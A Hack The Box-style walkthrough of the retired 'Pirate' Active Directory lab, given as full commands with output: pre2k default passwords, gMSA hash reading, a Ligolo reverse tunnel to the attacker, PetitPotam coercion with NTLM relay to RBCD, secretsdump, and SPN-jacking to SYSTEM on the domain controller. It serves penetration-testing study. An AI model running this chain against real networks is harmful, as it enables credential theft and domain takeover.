Overview
| Field | Details |
|---|---|
| Machine | Pirate |
| OS | Windows |
| Difficulty | Hard |
| Status | Retired |
| Released | 2026-02-28 |
| Domain | pirate.htb |
| DC | DC01.pirate.htb |
| Starting creds | pentest / p3nt3st2025!& |
TL;DR
pentestcreds are valid over SMB/LDAP but LDAP signing is disabled, andpentestsits in Pre-Windows 2000 Compatible Accessnxc ldap -M pre2kfinds pre-created computer accountsMS01$/EXCH01$whose default password is the lowercase computer name.MS01$has ReadGMSAPassword ongMSA_ADFS_prod$- Read the gMSA hash over Kerberos (NTLM/channel binding blocks it) →
gMSA_ADFS_prod$is in Remote Management Users → WinRM to DC01 - DC01 has a second interface reaching an internal-only subnet where WEB01 lives. Ligolo-ng tunnels into it
- WEB01 has SMB signing disabled. Coerce WEB01 via PetitPotam → relay to DC01 LDAPS (
--remove-micto survive the relay) → RBCD write ontoMS01$(already-known creds from the pre2k step) - S4U2Proxy as
MS01$, impersonating Administrator → Administrator on WEB01 → user.txt secretsdumpon WEB01 recovers a plaintext auto-logon password (a.white) from LSA secretsa.whitehas delegated reset rights overa.white_adm, which holds constrained delegation w/ protocol transition toHTTP/WEB01.pirate.htband WriteSPN on both DC01 and WEB01- Move the SPN from WEB01 to DC01, request an S4U2Proxy ticket with
-altservice CIFS/DC01.pirate.htb→ Administrator ticket resolves against the DC →psexec.py→ SYSTEM on DC01 → root.txt
Tools Used
netexec (nxc), impacket (getTGT, getST, secretsdump, psexec), evil-winrm, ligolo-ng, ntlmrelayx.py, bloodyAD, ldapmodify, bloodhound-python, ntpdate
Setup / Notes
echo "10.129.x.x DC01.pirate.htb pirate.htb DC01" | sudo tee -a /etc/hosts
sudo ntpdate pirate.htb
Kerberos needs hostname resolution and tolerates at most 5 minutes of clock skew. This DC runs with a skew of roughly +7 hours, so ntpdate is required before every Kerberos operation. Skip it and every -k request fails with KRB_AP_ERR_SKEW.
Recon
Port Scan
nmapfullscan 10.129.x.x🔍 Step 1: Quick TCP-scan...
Host: 10.129.244.95 () Ports: 53/open/tcp//domain///, 80/open/tcp//http///, 88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///, 445/open/tcp//microsoft-ds///, 464/open/tcp//kpasswd5///, 593/open/tcp//http-rpc-epmap///, 636/open/tcp//ldapssl///, 2179/open/tcp//vmrdp///, 3268/open/tcp//globalcatLDAP///, 3269/open/tcp//globalcatLDAPssl///, 5985/open/tcp//wsman///, 9389/open/tcp//adws///, 49667/open/tcp/////, 49691/open/tcp/////, 49692/open/tcp/////, 49694/open/tcp/////, 49695/open/tcp/////, 49919/open/tcp/////, 49945/open/tcp/////
🔎 Step 2: Detailed scan on open TCP-ports
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-05 22:03:07Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-05T22:05:08+00:00; +6h59m58s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp open adws?
49667/tcp open unknown
49691/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49692/tcp open unknown
49694/tcp open unknown
49695/tcp open unknown
49919/tcp open unknown
49945/tcp open unknown
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_clock-skew: mean: 6h59m57s, deviation: 0s, median: 6h59m57s
🌊 Step 3: UDP-scan on top 100 ports...
PORT STATE SERVICE VERSION
53/udp open domain (generic dns response: NOTIMP)
88/udp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-05 22:05:09Z)
123/udp open ntp NTP v3Full Windows DC fingerprint: Kerberos, LDAP/LDAPS/GC-LDAP, SMB, WinRM, AD Web Services (9389), plus a stray IIS default page on 80 and NTP on UDP 123. SMB signing is enabled and required on the DC itself, which rules out relaying anything back to DC01 over SMB later and pushes the eventual coercion path toward WEB01 instead. Clock skew is nearly 7 hours, well outside Kerberos’s 5-minute tolerance, hence ntpdate before any -k work.
Credential Validation
Starting creds from the box description: pentest / p3nt3st2025!&
nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
nxc winrm pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
SMB pirate.htb 445 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
LDAP pirate.htb 389 DC01 [+] pirate.htb\pentest:p3nt3st2025!& (signing:None, channel binding:Never)
WINRM pirate.htb 5985 DC01 [-] pirate.htb\pentest:p3nt3st2025!& STATUS_ACCESS_DENIEDSMB and LDAP work, WinRM doesn’t. The signal worth keeping: LDAP signing is disabled. That’s a prerequisite for relaying NTLM to LDAP later, noted now for use downstream.
Enumeration
Domain Users
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --usersLDAP 10.129.67.14 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP 10.129.67.14 389 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
LDAP 10.129.67.14 389 DC01 [*] Enumerated 7 domain users: pirate.htb
LDAP 10.129.67.14 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.67.14 389 DC01 Administrator 2025-06-08 16:32:36 0 Built-in account for administering the computer/domain
LDAP 10.129.67.14 389 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.67.14 389 DC01 krbtgt 2025-06-08 16:40:29 0 Key Distribution Center Service Account
LDAP 10.129.67.14 389 DC01 a.white_adm 2026-01-16 01:36:34 0
LDAP 10.129.67.14 389 DC01 a.white 2025-06-08 21:33:01 0
LDAP 10.129.67.14 389 DC01 pentest 2025-06-09 15:40:23 0
LDAP 10.129.67.14 389 DC01 j.sparrow 2025-06-09 17:08:44 0Note signing:None and channel binding:Never on the DC. Both matter later.
a.white and a.white_adm stand out, a privilege-separation pattern where the standard account frequently holds reset rights over its admin twin.
Kerberoasting
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -k --kerberoasting output.txtLDAP pirate.htb 389 DC01 [*] Skipping disabled account: krbtgt
LDAP pirate.htb 389 DC01 [*] Total of records returned 2
LDAP pirate.htb 389 DC01 [*] sAMAccountName: a.white_adm, memberOf: CN=IT,CN=Users,DC=pirate,DC=htb, pwdLastSet: 2026-01-16 01:36:34, lastLogon: 2025-06-09 18:03:37
LDAP pirate.htb 389 DC01 $krb5tgs$23$*a.white_adm$PIRATE.HTB$pirate.htb\a.white_adm*$8e188a86abaf91e73d94c0994a22e7d4$e56c62d8ded3b8a6b5ca85c73...
LDAP pirate.htb 389 DC01 [*] sAMAccountName: gMSA_ADFS_prod$, memberOf: CN=Remote Management Users,CN=Builtin,DC=pirate,DC=htb
LDAP pirate.htb 389 DC01 $krb5tgs$18$hostgmsa_adfs_prod.pirate.htb$PIRATE.HTB$*pirate.htb\gMSA_ADFS_prod$*$6c5e258a58c1587f86e472e7$0b518c57c2...Hashes truncated above. gMSA_ADFS_prod$ being in Remote Management Users is the detail that matters, not the hash.
Two roastable SPNs: a.white_adm and gMSA_ADFS_prod$. Neither cracks against rockyou. Parked, see Rabbit Holes.
BloodHound
bloodhound-python -dc 'dc01.pirate.htb' -d 'pirate.htb' -u 'pentest' -p 'p3nt3st2025!&' -ns 10.129.x.x --zip -c AllINFO: Found AD domain: pirate.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.pirate.htb
INFO: Found 4 computers
INFO: Found 10 users
INFO: Found 54 groups
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: WEB01.pirate.htb
INFO: Querying computer: DC01.pirate.htb
INFO: Done in 00M 13SFour computers, but two of them enumerate with no name. Those are the ones we cannot reach yet.

Path surfaced:
pentest→ Pre-Windows 2000 Compatible Access (via Authenticated Users)MS01$→ ReadGMSAPassword ongMSA_ADFS_prod$a.white_adm→ constrained delegation toHTTP/WEB01.pirate.htba.white_adm→ WriteSPN on both DC01 and WEB01

Pre-Windows 2000 computer accounts
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M pre2kPRE2K 10.129.67.14 389 DC01 Pre-created computer account: MS01$
PRE2K 10.129.67.14 389 DC01 Pre-created computer account: EXCH01$
PRE2K 10.129.67.14 389 DC01 [+] Found 2 pre-created computer accounts. Saved to ~/.nxc/modules/pre2k/pirate.htb/precreated_computers.txt
PRE2K 10.129.67.14 389 DC01 [+] Successfully obtained TGT for [email protected]
PRE2K 10.129.67.14 389 DC01 [+] Successfully obtained TGT for [email protected]
PRE2K 10.129.67.14 389 DC01 [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to ~/.nxc/modules/pre2k/ccacheComputer accounts created with pre-Windows 2000 compatibility default their password to the lowercase computer name minus the $. Both MS01$ and EXCH01$ still have theirs. Trying either over SMB returns STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT, not a failure. It confirms the password is correct but that account class can’t do interactive SMB logons. Kerberos is the way in instead.
Internal network discovery (post-foothold)
Recorded here for continuity, found after landing on DC01.
Port 2179 in the scan is vmrdp, so the DC is a Hyper-V host. That makes its
network configuration the first thing worth reading.
ipconfig /allEthernet adapter vEthernet (Switch01):
Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter
IPv4 Address. . . . . . . . . . . : 192.168.100.1(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Ethernet adapter Ethernet0 2:
Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
IPv4 Address. . . . . . . . . . . : 10.129.67.14(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . : 10.129.0.1There is a Hyper-V virtual switch with the DC sitting on 192.168.100.1, which makes
it the gateway of an isolated 192.168.100.0/24 segment. That confirms the hypothesis
from the port scan, and the two computer objects BloodHound could not place are the
obvious candidates for what lives in there.
Test-NetConnection web01 -Port 445ComputerName : web01
RemoteAddress : 192.168.100.2
RemotePort : 445
TcpTestSucceeded : TrueWEB01 sits at 192.168.100.2, reachable only from DC01. Pivot required.
Foothold → gMSA hash via Pre2K + ReadGMSAPassword
Why it’s vulnerable
MS01$’s default password gets us a valid Kerberos identity for that computer account. That identity is a member of a group with ReadGMSAPassword on gMSA_ADFS_prod$. gMSA passwords are readable to any principal explicitly authorized in the msDS-GroupMSAMembership attribute, and that authorization here was scoped too broadly. NTLM over LDAP fails because channel binding is enforced; Kerberos auth sidesteps it since the check is NTLM-specific.

Steps
impacket-getTGT 'pirate.htb/MS01$:ms01'
export KRB5CCNAME=MS01\$.ccache
nxc ldap dc01.pirate.htb -u 'MS01$' -p 'ms01' -k --gmsa
[*] Saving ticket in MS01$.ccache
LDAP dc01.pirate.htb 389 DC01 [+] pirate.htb\MS01$:ms01
LDAP dc01.pirate.htb 389 DC01 [*] Getting GMSA Passwords
LDAP dc01.pirate.htb 389 DC01 Account: gMSA_ADCS_prod$ NTLM: aa831d274ee80cf2092f68cbcf29093e PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP dc01.pirate.htb 389 DC01 Account: gMSA_ADFS_prod$ NTLM: e819498ec29f595382df1eaf4fb42307 PrincipalsAllowedToReadPassword: Domain Secure ServersThese rotate. The hash above is from this run; if you replay the box you will get a different one.
gMSA_ADFS_prod$ is a member of Remote Management Users, that’s the WinRM path in.
evil-winrm -i 10.129.x.x -u 'gMSA_ADFS_prod$' -H 'e819498ec29f595382df1eaf4fb42307'Lands on DC01 as gMSA_ADFS_prod$, no admin, but with reachability into the internal 192.168.100.0/24 subnet.
Post-Exploitation
Pivoting with Ligolo-ng
# attack box
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ./proxy -selfcert -laddr 0.0.0.0:11601
# DC01
upload /path/to/agent.exe
.\agent.exe -connect 10.10.x.x:11601 -ignore-certOn the proxy, pick the session and let autoroute create the interface and routes
rather than adding them by hand:
ligolo-ng » INFO[0014] Agent joined.  id=00155d0bd000 name="PIRATE\gMSA_ADFS_prod$@DC01" remote="10.129.67.14:60060"
ligolo-ng » session
? Specify a session : 1 - PIRATE\gMSA_ADFS_prod$@DC01 - 10.129.67.14:60060
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » autoroute
? Select routes to add: 192.168.100.1/24, 10.129.67.14/16
? Create a new interface or use an existing one? Create a new interface
INFO[0024] Using interface name simplephantom
INFO[0024] Creating routes for simplephantom...
? Start the tunnel? Yes
INFO[0026] Starting tunnel to PIRATE\gMSA_ADFS_prod$@DC01
ping 192.168.100.264 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=14.0 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=64 time=11.0 msWEB01 is now reachable directly. nxc smb 192.168.100.2 shows SMB signing disabled there too.
Privilege Escalation → NTLM Relay to RBCD → S4U2Proxy
Why it works
WEB01 has SMB signing off, DC01 has LDAP signing off. That’s the whole setup: coerce WEB01 into authenticating to us via PetitPotam (MS-EFSRPC), relay the NTLM auth to DC01’s LDAPS, and use the resulting session, which has WEB01$‘s machine identity, to write RBCD on WEB01 pointing at MS01$ (already-known credentials from the pre2k step, so no need to spin up a fresh computer account). RBCD lets the trusted account request a service ticket to WEB01 impersonating anyone, including Administrator, without needing that account’s actual credentials.
Steps
Start the relay:
impacket-ntlmrelayx -t ldaps://DC01.pirate.htb --delegate-access --escalate-user 'MS01$' --remove-mic -smb2support[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Servers started, waiting for connections--escalate-user targets the RBCD write at the MS01$ computer account rather than a freshly created one. --remove-mic strips the NTLM Message Integrity Code, which is what lets an SMB-sourced auth relay to LDAP despite integrity checks.
Trigger the coercion from the other terminal. coerce_plus tries each known vector
rather than committing to one:
nxc smb 192.168.100.2 \
  -u 'gMSA_ADFS_prod$' -H 'e819498ec29f595382df1eaf4fb42307' \
  -M coerce_plus -o LISTENER=10.10.x.x
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\gMSA_ADFS_prod$:e819498ec29f595382df1eaf4fb42307
COERCE_PLUS 192.168.100.2 445 WEB01 VULNERABLE, PetitPotam
COERCE_PLUS 192.168.100.2 445 WEB01 Exploit Success, efsrpc\EfsRpcAddUsersToFile
COERCE_PLUS 192.168.100.2 445 WEB01 VULNERABLE, PrinterBug
COERCE_PLUS 192.168.100.2 445 WEB01 Exploit Success, spoolss\RpcRemoteFindFirstPrinterChangeNotificationExNote signing:False on WEB01. That is the precondition for the whole step.
MS-EFSRPC coerces WEB01’s machine account into authenticating back to the listener, and the relay catches it:
[*] (SMB): Received connection from 10.129.67.14, attacking target ldaps://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/[email protected] against ldaps://DC01.pirate.htb SUCCEED [1]
[*] ldaps://PIRATE/[email protected] [1] -> Enumerating relayed user's privileges. This may take a while on large domains
[*] ldaps://PIRATE/[email protected] [1] -> Delegation rights modified succesfully!
[*] ldaps://PIRATE/[email protected] [1] -> MS01$ can now impersonate users on WEB01$ via S4U2Proxy
[*] ldaps://PIRATE/[email protected] [2] -> Delegate attack already performed for this computer, skipping
Because coerce_plus fires several vectors, the listener takes repeated connections.
Only the first does the work; the rest report Delegate attack already performed and
some later ones throw an IndexError on an empty relayed username. Both are noise once
the write has landed.
set_rbcd writes MS01$ into WEB01’s msDS-AllowedToActOnBehalfOfOtherIdentity, since MS01$’s credentials are already known from the pre2k step.
Request the S4U2Proxy ticket:
impacket-getST 'pirate.htb/MS01$:ms01' \
  -spn HTTP/WEB01.pirate.htb \
  -impersonate Administrator \
  -dc-ip 10.129.x.x

export KRB5CCNAME=Administrator@[email protected]
echo '192.168.100.2 WEB01.pirate.htb WEB01' | sudo tee -a /etc/hosts
evil-winrm -i WEB01.pirate.htb -r PIRATE.HTB
Kerberos needs the name to resolve, hence the hosts entry. evil-winrm picks the
ticket up from KRB5CCNAME, so no -K is required.
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.PIRATE\Documents> whoami
pirate\administrator
Administrator on WEB01. user.txt is at C:\Users\a.white\Desktop\user.txt.
Root → SPN-Jacking Constrained Delegation
Why it works
secretsdump against WEB01 pulls LSA secrets, including a DefaultPassword entry. a.white was configured for auto-logon, and Windows stores that password in the registry in plaintext:
impacket-secretsdump -k -no-pass WEB01.pirate.htb[*] Target system bootKey: 0x342dfe90cc4061078b79f011cd08f931
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
[*] Dumping cached domain logon information (domain/username:hash)
PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39:
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PIRATE\WEB01$:aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9:::
[*] DefaultPassword
PIRATE\a.white:E2nvAOKSz5Xz2MJu
[*] DPAPI_SYSTEM
dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
[... NL$KM and the gMSA DPAPI blobs omitted, none are needed here ...]Also recovers WEB01$‘s machine hash (feba09cf0013fbf5834f50def734bca9), unused in the final chain but noted.
a.white holds delegated reset rights over a.white_adm:
bloodyAD -d pirate.htb -u a.white -p 'E2nvAOKSz5Xz2MJu' --host DC01.pirate.htb set password 'a.white_adm' 'NewP@ss2026!'[+] Password changed successfully!nxc ldap DC01.pirate.htb -u a.white_adm -p 'NewP@ss2026!' --find-delegationLDAP 10.129.67.14 389 DC01 [+] pirate.htb\a.white_adm:NewP@ss2026!
LDAP 10.129.67.14 389 DC01 AccountName AccountType DelegationType DelegationRightsTo
LDAP 10.129.67.14 389 DC01 a.white_adm Person Constrained w/ Protocol Transition http/WEB01.pirate.htb, HTTP/WEB01
LDAP 10.129.67.14 389 DC01 MS01$ Computer Resource-Based Constrained WEB01$The second row is the RBCD write from the relay step, still in place.
a.white_adm can S4U-impersonate to HTTP/WEB01.pirate.htb, but that’s scoped to WEB01, which is already owned. The account also holds WriteSPN on both DC01 and WEB01. SPNs are just attributes on an object; Kerberos resolves a service ticket request by looking up which object currently holds the matching SPN, not by any inherent binding to the object type. Move the SPN string to DC01, and a ticket requested for that SPN gets encrypted with DC01’s key instead of WEB01’s.
Steps
Confirm the DN before writing to it, since the LDIF has to name it exactly:
ldapsearch -x -H ldap://DC01.pirate.htb -D "PIRATE\\a.white_adm" -w 'NewP@ss2026!' \
  -b "DC=pirate,DC=htb" "(sAMAccountName=WEB01$)" dn
# WEB01, Computers, pirate.htb
dn: CN=WEB01,CN=Computers,DC=pirate,DC=htbRemove the SPN from WEB01:
# spn_remove.ldif
dn: CN=WEB01,CN=Computers,DC=pirate,DC=htb
changetype: modify
delete: servicePrincipalName
servicePrincipalName: HTTP/WEB01.pirate.htb
-
delete: servicePrincipalName
servicePrincipalName: HTTP/WEB01
ldapmodify -x -H ldap://DC01.pirate.htb -D "PIRATE\\a.white_adm" -w 'NewP@ss2026!' -f spn_remove.ldifmodifying entry "CN=WEB01,CN=Computers,DC=pirate,DC=htb"Add it to DC01:
# spn_add.ldif
dn: CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb
changetype: modify
add: servicePrincipalName
servicePrincipalName: HTTP/WEB01.pirate.htb
ldapmodify -x -H ldap://DC01.pirate.htb -D "PIRATE\\a.white_adm" -w 'NewP@ss2026!' -f spn_add.ldifmodifying entry "CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb"Request the ticket, changing the service type client-side via -altservice:
impacket-getST 'PIRATE.HTB/a.white_adm:NewP@ss2026!' \
  -spn HTTP/WEB01.pirate.htb \
  -impersonate Administrator \
  -dc-ip 10.129.x.x \
  -altservice CIFS/DC01.pirate.htb
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/[email protected] to CIFS/[email protected]
[*] Saving ticket in Administrator@[email protected]-altservice works because the S4U2Proxy ticket’s service field isn’t covered by the KDC’s signature in a way that prevents client-side substitution. The delegation check validated HTTP/WEB01.pirate.htb as a permitted target, and the resulting ticket can be relabeled to a different service class (CIFS) against the same target host referenced by that SPN, which now resolves to DC01.
export KRB5CCNAME=Administrator@[email protected]
psexec.py -k -no-pass DC01.pirate.htb
[*] Requesting shares on DC01.pirate.htb.....
[*] Found writable share ADMIN$
[*] Uploading file CooFkjcS.exe
[*] Opening SVCManager on DC01.pirate.htb.....
[*] Creating service eHZk on DC01.pirate.htb.....
[*] Starting service eHZk.....
Microsoft Windows [Version 10.0.17763.8385]
C:\Windows\system32> whoami
nt authority\systemroot.txt is at C:\Users\Administrator\Desktop\root.txt.
Rabbit Holes
- Kerberoasting
a.white_adm/gMSA_ADFS_prod$. Both roastable, neither crackable against rockyou. The real value ofa.white_admwas its delegation config and WriteSPN rights, not its hash. EXCH01$pre2k credential. Also has a guessable default password likeMS01$, but carries no useful group membership toward the gMSA. Never used.- WEB01$‘s machine hash from secretsdump. Recovered alongside
a.white’s plaintext password but not needed once the SPN-jacking path opened up.
Lessons Learned
nxc -M pre2kbefore anything else on a domain with Pre-Windows 2000 Compatible Access. Default passwords on legacy computer accounts are an easy TGT, and TGTs open doors NTLM auth to the same account wouldn’t (like ReadGMSAPassword under channel binding).STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNTmeans the password is correct. It’s an account-type restriction on SMB, not a credential failure. Switch to Kerberos rather than assuming the password’s wrong.- Unsigned LDAP + unsigned SMB on different hosts chains into RBCD. Coercion doesn’t need to target the box you’re relaying to. It needs to target something that trusts the relay destination for delegation writes.
--remove-micis what makes SMB→LDAP relay survive MIC enforcement. Without it, a signed/verified auth blocks the relay even when signing itself is off.- SPNs are attributes, not identities. Kerberos resolves whatever object currently holds the SPN string. Moving one is a legitimate abuse primitive whenever
WriteSPNis available on a target you don’t already control. -altservicechanges ticket service class client-side. Constrained delegation scoped toHTTP/targetdoesn’t stop the resulting ticket from being requested asCIFS/targetif the KDC’s delegation check doesn’t independently validate the service type against intent.- LSA secrets on a box with auto-logon configured = plaintext creds. Always run
secretsdumpeven after landing admin; auto-logonDefaultPasswordentries are a common credential-reuse pivot.
Commands Reference
# Setup
echo "10.129.x.x DC01.pirate.htb pirate.htb DC01" | sudo tee -a /etc/hosts
sudo ntpdate pirate.htb

# Recon / enum
nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --users
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -k --kerberoasting output.txt
bloodhound-python -dc 'dc01.pirate.htb' -d 'pirate.htb' -u 'pentest' -p 'p3nt3st2025!&' -ns 10.129.x.x --zip -c All
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M pre2k

# Foothold
impacket-getTGT 'pirate.htb/MS01$:ms01'
export KRB5CCNAME=MS01\$.ccache
nxc ldap dc01.pirate.htb -u 'MS01$' -p 'ms01' -k --gmsa
evil-winrm -i 10.129.x.x -u 'gMSA_ADFS_prod$' -H 'e819498ec29f595382df1eaf4fb42307'

# Pivot
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ./proxy -selfcert -laddr 0.0.0.0:11601
# on DC01: .\agent.exe -connect 10.10.x.x:11601 -ignore-cert
# then in the ligolo console: session -> autoroute -> start tunnel

# RBCD via relay
impacket-ntlmrelayx -t ldaps://DC01.pirate.htb --delegate-access --escalate-user 'MS01$' --remove-mic -smb2support
nxc smb 192.168.100.2 -u 'gMSA_ADFS_prod$' -H 'e819498ec29f595382df1eaf4fb42307' -M coerce_plus -o LISTENER=10.10.x.x

impacket-getST 'pirate.htb/MS01$:ms01' -spn HTTP/WEB01.pirate.htb -impersonate Administrator -dc-ip 10.129.x.x
export KRB5CCNAME=Administrator@[email protected]
echo '192.168.100.2 WEB01.pirate.htb WEB01' | sudo tee -a /etc/hosts
evil-winrm -i WEB01.pirate.htb -r PIRATE.HTB

# Root
impacket-secretsdump -k -no-pass WEB01.pirate.htb
bloodyAD -d pirate.htb -u a.white -p 'E2nvAOKSz5Xz2MJu' --host DC01.pirate.htb set password 'a.white_adm' 'NewP@ss2026!'
nxc ldap DC01.pirate.htb -u a.white_adm -p 'NewP@ss2026!' --find-delegation
ldapmodify -x -H ldap://DC01.pirate.htb -D "PIRATE\\a.white_adm" -w 'NewP@ss2026!' -f spn_remove.ldif
ldapmodify -x -H ldap://DC01.pirate.htb -D "PIRATE\\a.white_adm" -w 'NewP@ss2026!' -f spn_add.ldif
impacket-getST 'PIRATE.HTB/a.white_adm:NewP@ss2026!' -spn HTTP/WEB01.pirate.htb -impersonate Administrator -dc-ip 10.129.x.x -altservice CIFS/DC01.pirate.htb
export KRB5CCNAME=Administrator@[email protected]
psexec.py -k -no-pass DC01.pirate.htb
References
- Pre-Windows 2000 Compatible Access: default computer account passwords
- gMSA passwords and PrincipalsAllowedToRetrieveManagedPassword
- NTLM relay to LDAP/LDAPS and RBCD abuse (ntlmrelayx)
- Resource-Based Constrained Delegation (RBCD) abuse primitives
- Constrained delegation, protocol transition, and S4U2Proxy service substitution